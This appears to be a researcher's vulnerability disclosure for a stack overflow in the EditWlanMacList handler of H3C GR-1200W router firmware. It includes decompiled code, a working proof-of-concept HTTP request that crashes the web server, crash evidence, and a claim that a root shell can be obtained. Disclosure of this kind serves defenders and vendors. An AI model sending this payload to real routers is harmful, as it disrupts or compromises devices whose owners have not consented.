

main vuln / H3C / GR-1200W / 8 /



Darry-lang1 Update readme.md ...

on Jul 29 History

..



img

4 months ago



readme.md

4 months ago

readme.md

H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview :

H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:

→ MiniGRW1A0V100R006.zip(9.45 MB)

→ H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

联系我们

H3C MiniGRW1A0V100R006 版本说明书

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the EditWlanMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall sub_4793F4(int a1)
2 {
3     const char *v1; // $v0
4     int v3; // [sp+30h] [+30h]
5     int v4; // [sp+30h] [+30h]
6     char *s; // [sp+34h] [+34h]
7     int v6; // [sp+38h] [+38h] BYREF
8     int v7[8]; // [sp+3Ch] [+3Ch] BYREF
9     int v8[8]; // [sp+5Ch] [+5Ch] BYREF
10    int v9; // [sp+7Ch] [+7Ch] BYREF
11    int v10; // [sp+80h] [+80h] BYREF
12
13    v6 = 0;
14    memset(v7, 0, sizeof(v7));
15    memset(v8, 0, sizeof(v8));
16    v9 = 0;
17    v10 = 0;
18    s = (char *)websgetvar(a1, "param", (int)&unk_4FB6F0);
19    if (s)
20    {
21        sscanf(s, "%u;%u;%u;%[^;];%[^;];", &v6, &v9, &v10, v7, v8);
22        v3 = CFG_SetInt32Value(0, v9 + 1443381248, v10);
23        v4 = v3 + CFG_Set(0, v9 + 1443373056, v7);
24        if (v4 + CFG_Set(0, v9 + 1443377152, v8) )
```

In the `EditWlanMacList` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%u;%u;%u;^[^;];^[^;];`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v7` or `v8`, it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=EditWlanMacList&param=1;2;3;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
1970 *root      480 S    /bin/watchdog &
1971 *root      796 S    /bin/ntpclient &
2008 *root     2084 S    /bin/onlineupdate &
2039 *root     2244 S    /bin/AC &
2065 *root     832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf
2073 *root     464 S    dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root     912 S    /bin/dhcpd -d -q lanbr1 lan2490
29337 *root     680 S    -cmdtelnet
29338 *root     760 S    /bin/sh
29377 *root     2932 S    /bin/webs &
29544 *root     676 S    -cmdtelnet
29545 *root     760 S    /bin/sh
29546 *root     696 R    ps
/ #
```


The picture above shows the process information before we send poc.

```
2008 *root     2084 S    /bin/onlineupdate &
2039 *root     2244 S    /bin/AC &
2065 *root     832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf
2073 *root     464 S    dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root     912 S    /bin/dhcpd -d -q lanbr1 lan2490
29544 *root     676 S    -cmdtelnet
29545 *root     760 S    /bin/sh
29567 *root     2472 S    /bin/webs &
29571 *root     696 R    ps
```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息			
提示: 点击日志信息的各属性标题, 可进行排序; 双击日志表项, 可查看该日志详细信息和操作建议。			
下载	清除	刷新	自动刷新: 禁止 秒 关键字: 日期 请选择 查询 显示全部
日期时间	级别	信息来源	信息内容
10/10/2020 10:10:10	error	系统	Webs进程丢失

The picture above is the log information.



连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后重试。
- 如果您无法载入任何网页, 请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护, 请确认 Firefox 已被授权访问网络。

重试

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x   6 1007   1007           89 Jul 31  2019 www_multi
drwxr-xr-x   2 *root   root           0 Jan  1  1970 www
drwxr-xr-x  10 *root   root           0 Jul 24  21:56 var
drwxrwxr-x   6 1007   1007          62 Jul 31  2019 usr
drwxrwxr-x   3 1007   1007          26 Jul 31  2019 uclibc
lrwxrwxrwx   1 1007   1007           7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x  11 *root   root           0 Jan  1  1970 sys
lrwxrwxrwx   1 1007   1007           3 Jul 31  2019/sbin -> bin
dr-xr-xr-x  89 *root   root           0 Jan  1  1970 proc
drwxr-xr-x   5 *root   root           0 Jan  1  1970 mnt
drwxrwxr-x   3 1007   1007          28 Jul 31  2019 libexec
drwxrwxr-x   4 1007   1007        2422 Jul 31  2019 lib
lrwxrwxrwx   1 1007   1007           9 Jul 31  2019 init -> sbin/init
drwxrwxr-x   2 1007   1007           3 Jul 31  2019 home
drwxr-xr-x   4 *root   root           0 Jan  1  1970 ftproot
drwxr-xr-x  11 *root   root           0 Jan  1  1970 etc
drwxrwxr-x   3 1007   1007        2528 Jul 31  2019 dev
drwxr-xr-x   2 1007   1007        1556 Jul 31  2019 bin
/ #
```

Finally, you also can write exp to get a stable root shell.